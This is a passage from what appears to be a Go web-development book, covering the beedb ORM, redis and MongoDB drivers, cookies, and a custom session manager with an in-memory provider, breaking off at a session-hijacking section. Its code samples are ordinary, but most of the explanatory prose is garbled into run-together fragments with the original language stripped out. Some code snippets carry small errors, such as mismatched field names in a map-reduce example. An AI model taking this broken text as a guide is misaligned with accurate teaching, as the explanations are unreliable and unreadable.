t := make(map[string]interface{})
t["username"] = "astaxie"
orm.SetTable("userinfo").SetPK("uid").Where(2).Update(t)
```

beedb

SetPKORM

userinfo

uid

Where:Where("=?",) Updatemap

beedb

1

```
var user Userinfo
//Where 2int
orm.Where("uid=?", 27).Find(&user)
```

2

```
var user2 Userinfo
orm.Where(3).Find(&user2) //
```

3

```
var user3 Userinfo
//Where2
orm.Where("name = ?", "john").Find(&user3)
```

4

```
var user4 Userinfo
//Where3
orm.Where("name = ? and age < ?", "john", 88).Find(&user4)
```

1id>32010

```
var allusers []Userinfo
err := orm.Where("id > ?", "3").Limit(10,20).FindAll(&allusers)
```

2limit010

```
var tenusers []Userinfo
err := orm.Where("id > ?", "3").Limit(10).FindAll(&tenusers)
```

3

```
var everyone []Userinfo
err := orm.OrderBy("uid desc,username asc").FindAll(&everyone)
```

Limit

Limit:20

OrderBy:

structmap

```
a, _ := orm.SetTable("userinfo").SetPK("uid").Where(2).Select("uid,
username").FindMap()
```

Select

*

FindMap() []map[string][]byte

beedb

1

```
//saveonesaveone
orm.Delete(&saveone)
```

2

```
//alluserslice  
orm.DeleteAll(&alluser)
```

3sql

```
orm.SetTable("userinfo").Where("uid>", 3).DeleteRow()
```

beedbstructbeedb

```
a, _ := orm.SetTable("userinfo").Join("LEFT", "userdetail", "userinfo.uid=userdetail.uid").Where("userinfo.uid=?", 1).Select("userinfo.uid,userinfo.username,userdetail.profile").FindMap()
```

Join3

- INNER, LEFT, OUTER, CROSS
-
-

Group By Having

group byhavingbeedb

```
a, _ := orm.SetTable("userinfo").GroupBy("username").Having("username='astaxie'").FindMap()
```

2

GroupBy:groupby

Having:having

beedb

- interfacedatabase/sql/driverbeedbCRUD
-

```
type Profile struct{
    Nickname    string
    Mobile      string
}

type Userinfo struct {
    Uid        int `PK`
    Username   string
    Departname string
    Created    time.Time
    Profile    `HasOne`
}
```

-
- goroutine

links

-
- : [PostgreSQL](#)
- : [NOSQL](#)

5.6 NOSQL

NoSQL(Not Only SQL)Web2.0Web2.0SNS
Web2.0

Go21CNOSQLNOSQLredismongoDBCassandraMembase
redismongoDB

redis

rediskey-valueMemcachedvaluestring()list()set()zset(set)

redisFacebookinstagram

Goredis

- <https://github.com/garyburd/redigo>
- <https://github.com/go-redis/redis>
- <https://github.com/hoisie/redis>
- <https://github.com/alphazero/Go-Redis>
- <https://github.com/simonz05/godis>

Let's see how to use the driver that redigo to operate on a database:

```
package main

import (
    "fmt"
    "github.com/garyburd/redigo/redis"
    "os"
    "os/signal"
    "syscall"
    "time"
)
```

```

var (
    Pool *redis.Pool
)

func init() {
    redisHost := ":6379"
    Pool = newPool(redisHost)
    close()
}

func newPool(server string) *redis.Pool {

    return &redis.Pool{

        MaxIdle:      3,
        IdleTimeout: 240 * time.Second,

        Dial: func() (redis.Conn, error) {
            c, err := redis.Dial("tcp", server)
            if err != nil {
                return nil, err
            }
            return c, err
        },

        TestOnBorrow: func(c redis.Conn, t time.Time) error {
            _, err := c.Do("PING")
            return err
        },
    }
}

func close() {
    c := make(chan os.Signal, 1)
    signal.Notify(c, os.Interrupt)
    signal.Notify(c, syscall.SIGTERM)
    signal.Notify(c, syscall.SIGKILL)
    go func() {
        <-c
        Pool.Close()
        os.Exit(0)
    }()
}

func Get(key string) ([]byte, error) {

```

```

    conn := Pool.Get()
    defer conn.Close()

    var data []byte
    data, err := redis.Bytes(conn.Do("GET", key))
    if err != nil {
        return data, fmt.Errorf("error get key %s: %v", key, err)
    }
    return data, err
}

func main() {
    test, err := Get("test")
    fmt.Println(test, err)
}

```

forkbug200WPV

<https://github.com/astaxie/goredis>

forkredis

```

package main

import (
    "github.com/astaxie/goredis"
    "fmt"
)

func main() {
    var client goredis.Client
    // redis
    client.Addr = "127.0.0.1:6379"

    //
    client.Set("a", []byte("hello"))
    val, _ := client.Get("a")
    fmt.Println(string(val))
    client.Del("a")

    //list
}

```



```
vals := []string{"a", "b", "c", "d", "e"}
for _, v := range vals {
    client.Rpush("l", []byte(v))
}
dbvals, _ := client.Lrange("l", 0, 4)
for i, v := range dbvals {
    println(i, ":", string(v))
}
client.Del("l")
}
```

redisclientredisredis

mongoDB

MongoDB

jsonbsonMongo

mysqlmongoDBmongoDB

mysql

MongoDB

SELECT

```
Dim1, Dim2,
SUM(Measure1) AS MSum,
COUNT(*) AS RecordCount,
AVG(Measure2) AS MAvg,
MIN(Measure1) AS MMin
MAX(CASE
  WHEN Measure2 < 100
  THEN Measure2
  END) AS MMax
FROM DenormAggTable
WHERE (Filter1 IN ('A','B'))
  AND (Filter2 = 'C')
  AND (Filter3 > 123)
GROUP BY Dim1, Dim2
HAVING (MMin > 0)
ORDER BY RecordCount DESC
LIMIT 4, 8
```

```
db.runCommand({
  mapreduce: "DenormAggCollection",
  query: {
    filter1: { '$in': [ 'A', 'B' ] },
    filter2: 'C',
    filter3: { '$gt': 123 }
  },
  map: function() { emit(
    { d1: this.Dim1, d2: this.Dim2 },
    { msum: this.measure1, recs: 1, mmin: this.measure1,
      mmax: this.measure2 < 100 ? this.measure2 : 0 }
  );},
  reduce: function(key, vals) {
    var ret = { msum: 0, recs: 0, mmin: 0, mmax: 0 };
    for(var i = 0; i < vals.length; i++) {
      ret.msum += vals[i].msum;
      ret.rec += vals[i].recs;
      if(vals[i].mmin < ret.mmin) ret.mmin = vals[i].mmin;
      if((vals[i].mmax < 100) && (vals[i].mmax > ret.mmax))
        ret.mmax = vals[i].mmax;
    }
    return ret;
  },
  finalize: function(key, val) {
    val.mavg = val.msum / val.rec;
    return val;
  },
  out: 'result1',
  verbose: true
});
db.result1.
find({ mmin: { '$gt': 0 } }).
sort({ recs: -1 }).
skip(4).
limit(8);
```

- ① Grouped dimension columns are pulled out as keys in the map function, reducing the size of the working set.
- ② Measures must be manually aggregated.
- ③ Aggregates depending on record counts must wait until finalization.
- ④ Measures can use procedural logic.
- ⑤ Filters have an ORM/ActiveRecord-looking style.
- ⑥ Aggregate filtering must be applied to the result set, not in the map/reduce.
- ⑦ Ascending: 1; Descending: -1

5.1 MongoDBMysql

GomongoDB `mgopkg`

GomongoDB

```
package main

import (
  "fmt"
  "gopkg.in/mgo.v2"
  "gopkg.in/mgo.v2/bson"
  "log"
)

type Person struct {
  Name string
```

```

    Phone string
}

func main() {
    session, err := mgo.Dial("server1.example.com,server2.examp
le.com")
    if err != nil {
        panic(err)
    }
    defer session.Close()

    // Optional. Switch the session to a monotonic behavior.
    session.SetMode(mgo.Monotonic, true)

    c := session.DB("test").C("people")
    err = c.Insert(&Person{"Ale", "+55 53 8116 9639"},
        &Person{"Cla", "+55 53 8402 8510"})
    if err != nil {
        log.Fatal(err)
    }

    result := Person{}
    err = c.Find(bson.M{"name": "Ale"}).One(&result)
    if err != nil {
        log.Fatal(err)
    }

    fmt.Println("Phone:", result.Phone)
}

```

mgobeedbstructGo Style

links

-
- : [beedbORM](#)
- :

5.7

Godatabase/sqlbeedbORM
NOSQLGoNOSQLGo21C21

Webdatabase/sql

| [Go database/sql tutorial](#)

links

-
- : [NOSQL](#)
- : [session](#)

6 session

WebHTTPWebWebcookiesessioncookie
sessionIDSessionID2urlcookie
Session

6.1sessioncookie6.2Gosessionsession6.3session
session6.3sessionsession(session(memcached
redis)6.4



links

-
- :
- : [sessioncookie](#)


6.1 session cookie

sessioncookie2sessioncookie

.....


""HTTP
HTTP
cookiesession

cookieHTTPcookie



6.1 cookie


session session id session session id
session cookie ID session id GET id



6.2 session

cookie

CookieWebWebcookiecookie
cookie



6.3 cookie

cookie2cookie

cookiecookiecookiecookie

(setMaxAge(606024))cookiecookiecookieIE2cookie

Go cookie

Gonet/httpSetCookie


```
http.SetCookie(w ResponseWriter, cookie *Cookie)
```

wresponsecookiestructcookie

```
type Cookie struct {
    Name      string
    Value     string
    Path      string
    Domain    string
    Expires   time.Time
    RawExpires string

    // MaxAge=0 means no 'Max-Age' attribute specified.
    // MaxAge<0 means delete cookie now, equivalentlly 'Max-Age: 0'
    // MaxAge>0 means Max-Age attribute present and given in seconds
    MaxAge     int
    Secure     bool
    HttpOnly  bool
    Raw       string
    Unparsed []string // Raw text of unparsed attribute-value pairs
}
```

cookie

```
expiration := time.Now()
expiration = expiration.AddDate(1, 0, 0)
cookie := http.Cookie{Name: "username", Value: "astaxie", Expires:
expiration}
http.SetCookie(w, &cookie)
```

Go cookie

cookiecookie

```
cookie, _ := r.Cookie("username")
fmt.Fprint(w, cookie)
```

```
for _, cookie := range r.Cookies() {
    fmt.Fprint(w, cookie.Name)
}
```

requestcookie

session

session/sessionsession""/""2

sessionWebSession

session()

sessionsessionIDsession idsession(session
URLSESSION)session idsessionsessionsession idsession id

session

sessioncookiehttpsessioncookiesession idsession
cookiecookiecookiecookie1appABcookie
Bcookie2XSSappAjavascriptdocument.cookieappB

cookiesessionwebbugsession

links

-
- : [session](#)
- : [Gosession](#)

6.2 Go session

sessionGosessiongosession

session

sessionIDWebsession

- IDsessionid
- el/O
sessionsession
- sessionID

sessionIDHTTPBodycookieURL

1. Cookie Set-cookiesessionIDIDsessioncookie0(cookie)
()
2. URL URLURLsessionIDsessionID
cookie

Go session

sessionsessionsessionsession(lifecycle)gosession

session

session

- session

- sessionid
- session
- session()
- session

sessiongo

Session

session

```

type Manager struct {
    cookieName string //private cookiename
    lock       sync.Mutex // protects session
    provider   Provider
    maxlifetime int64
}

func NewManager(provideName, cookieName string, maxlifetime int64)
(*Manager, error) {
    provider, ok := provides[provideName]
    if !ok {
        return nil, fmt.Errorf("session: unknown provide %q (forgot
ten import?)", provideName)
    }
    return &Manager{provider: provider, cookieName: cookieName, max
lifetime: maxlifetime}, nil
}

```

Gomainsession

```

var globalSessions *session.Manager
//init
func init() {
    globalSessions, _ = NewManager("memory", "gosessionid", 3600)
}

```

sessionProvidersession

```

type Provider interface {
    SessionInit(sid string) (Session, error)
    SessionRead(sid string) (Session, error)
    SessionDestroy(sid string) error
    SessionGC(maxLifeTime int64)
}

```

- SessionInitSessionSession
- SessionReadsidSessionsidSessionInitSession
- SessionDestroysidSession
- SessionGCmaxLifeTime

SessionWebSession sessionID Session

```

type Session interface {
    Set(key, value interface{}) error //set session value
    Get(key interface{}) interface{} //get session value
    Delete(key interface{}) error //delete session value
    SessionID() string //back current sessionID
}

```

database/sql/driversessionRegister

```

var provides = make(map[string]Provider)

// Register makes a session provide available by the provided name.
// If Register is called twice with the same name or if driver is nil,
// it panics.
func Register(name string, provider Provider) {
    if provider == nil {
        panic("session: Register provide is nil")
    }
    if _, dup := provides[name]; dup {
        panic("session: Register called twice for provide " + name)
    }
    provides[name] = provider
}

```

Session ID

Session IDWebGUID

```
func (manager *Manager) sessionId() string {
    b := make([]byte, 32)
    if _, err := io.ReadFull(rand.Reader, b); err != nil {
        return ""
    }
    return base64.URLEncoding.EncodeToString(b)
}
```

session

SessionSessionSessionStartSession

```
func (manager *Manager) SessionStart(w http.ResponseWriter, r *http
.Request) (session Session) {
    manager.lock.Lock()
    defer manager.lock.Unlock()
    cookie, err := r.Cookie(manager.cookieName)
    if err != nil || cookie.Value == "" {
        sid := manager.sessionId()
        session, _ = manager.provider.SessionInit(sid)
        cookie := http.Cookie{Name: manager.cookieName, Value: url.
QueryEscape(sid), Path: "/", HttpOnly: true, MaxAge: int(manager.ma
xlifetime)}
        http.SetCookie(w, &cookie)
    } else {
        sid, _ := url.QueryUnescape(cookie.Value)
        session, _ = manager.provider.SessionRead(sid)
    }
    return
}
```

loginsession

```

func login(w http.ResponseWriter, r *http.Request) {
    sess := globalSessions.SessionStart(w, r)
    r.ParseForm()
    if r.Method == "GET" {
        t, _ := template.ParseFiles("login.gtpl")
        w.Header().Set("Content-Type", "text/html")
        t.Execute(w, sess.Get("username"))
    } else {
        sess.Set("username", r.Form["username"])
        http.Redirect(w, r, "/", 302)
    }
}

```

SessionStartSession

```
session.Get("uid")
```

```

func count(w http.ResponseWriter, r *http.Request) {
    sess := globalSessions.SessionStart(w, r)
    createtime := sess.Get("createtime")
    if createtime == nil {
        sess.Set("createtime", time.Now().Unix())
    } else if (createtime.(int64) + 360) < (time.Now().Unix()) {
        globalSessions.SessionDestroy(w, r)
        sess = globalSessions.SessionStart(w, r)
    }
    ct := sess.Get("countnum")
    if ct == nil {
        sess.Set("countnum", 1)
    } else {
        sess.Set("countnum", (ct.(int) + 1))
    }
    t, _ := template.ParseFiles("count.gtpl")
    w.Header().Set("Content-Type", "text/html")
    t.Execute(w, sess.Get("countnum"))
}

```

Sessionkey/valueSetGetDelete

SessionGCGCGCsessionSessionGCSession

session

Websessionsession

```
//Destroy sessionid
func (manager *Manager) SessionDestroy(w http.ResponseWriter, r *http.Request){
    cookie, err := r.Cookie(manager.cookieName)
    if err != nil || cookie.Value == "" {
        return
    } else {
        manager.lock.Lock()
        defer manager.lock.Unlock()
        manager.provider.SessionDestroy(cookie.Value)
        expiration := time.Now()
        cookie := http.Cookie{Name: manager.cookieName, Path: "/",
HttpOnly: true, Expires: expiration, MaxAge: -1}
        http.SetCookie(w, &cookie)
    }
}
```

session

SessionMain

```
func init() {
    go globalSessions.GC()
}

func (manager *Manager) GC() {
    manager.lock.Lock()
    defer manager.lock.Unlock()
    manager.provider.SessionGC(manager.maxlifetime)
    time.AfterFunc(time.Duration(manager.maxlifetime), func() { manager.GC() })
}
```


GCtime

maxLifeTime GC

maxLiefTime session

WebSessionSessionManagerSessionProvider
Provider

links

-
- : [sessioncookie](#)
- : [session](#)

6.3 session

Sessionsessionsession

```
package memory

import (
    "container/list"
    "github.com/astaxie/session"
    "sync"
    "time"
)

var pder = &Provider{list: list.New()}

type SessionStore struct {
    sid          string           //session idID
    timeAccessed time.Time        //
    value        map[interface{}]interface{} //session
}

func (st *SessionStore) Set(key, value interface{}) error {
    st.value[key] = value
    pder.SessionUpdate(st.sid)
```

```

    return nil
}

func (st *SessionStore) Get(key interface{}) interface{} {
    pder.SessionUpdate(st.sid)
    if v, ok := st.value[key]; ok {
        return v
    } else {
        return nil
    }
    return nil
}

func (st *SessionStore) Delete(key interface{}) error {
    delete(st.value, key)
    pder.SessionUpdate(st.sid)
    return nil
}

func (st *SessionStore) SessionID() string {
    return st.sid
}

type Provider struct {
    lock      sync.Mutex           //
    sessions map[string]*list.Element //
    list      *list.List           //gc
}

func (pder *Provider) SessionInit(sid string) (session.Session, error) {
    pder.lock.Lock()
    defer pder.lock.Unlock()
    v := make(map[interface{}]interface{}, 0)
    newsess := &SessionStore{sid: sid, timeAccessed: time.Now(), value: v}
    element := pder.list.PushBack(newsess)
    pder.sessions[sid] = element
    return newsess, nil
}

func (pder *Provider) SessionRead(sid string) (session.Session, error) {
    if element, ok := pder.sessions[sid]; ok {
        return element.Value.(*SessionStore), nil
    } else {

```

```

    sess, err := pder.SessionInit(sid)
    return sess, err
}
return nil, nil
}

func (pder *Provider) SessionDestroy(sid string) error {
    if element, ok := pder.sessions[sid]; ok {
        delete(pder.sessions, sid)
        pder.list.Remove(element)
        return nil
    }
    return nil
}

func (pder *Provider) SessionGC(maxlifetime int64) {
    pder.lock.Lock()
    defer pder.lock.Unlock()

    for {
        element := pder.list.Back()
        if element == nil {
            break
        }
        if (element.Value.(*SessionStore).timeAccessed.Unix() + maxlifetime) < time.Now().Unix() {
            pder.list.Remove(element)
            delete(pder.sessions, element.Value.(*SessionStore).sid)
        } else {
            break
        }
    }
}

func (pder *Provider) SessionUpdate(sid string) error {
    pder.lock.Lock()
    defer pder.lock.Unlock()
    if element, ok := pder.sessions[sid]; ok {
        element.Value.(*SessionStore).timeAccessed = time.Now()
        pder.list.MoveToFront(element)
        return nil
    }
    return nil
}

```

```
func init() {
    pder.sessions = make(map[string]*list.Element, 0)
    session.Register("memory", pder)
}
```

sessioninit

```
import (
    "github.com/astaxie/session"
    _ "github.com/astaxie/session/providers/memory"
)
```

importmemoryinit

```
var globalSessions *session.Manager

//init
func init() {
    globalSessions, _ = session.NewManager("memory", "gosessionid",
    3600)
    go globalSessions.GC()
}
```

links

-
- : [Gosession](#)
- : [session](#)

6.4 session

sessionID

session


session

count

```
func count(w http.ResponseWriter, r *http.Request) {  
    sess := globalSessions.SessionStart(w, r)  
    ct := sess.Get("countnum")  
    if ct == nil {  
        sess.Set("countnum", 1)  
    } else {  
        sess.Set("countnum", (ct.(int) + 1))  
    }  
    t, _ := template.ParseFiles("count.gtpl")  
    w.Header().Set("Content-Type", "text/html")  
    t.Execute(w, sess.Get("countnum"))  
}
```

count.gtpl


```
Hi. Now count:{{.}}
```



Hi. Now count:6


6.4 count

6chromecookie

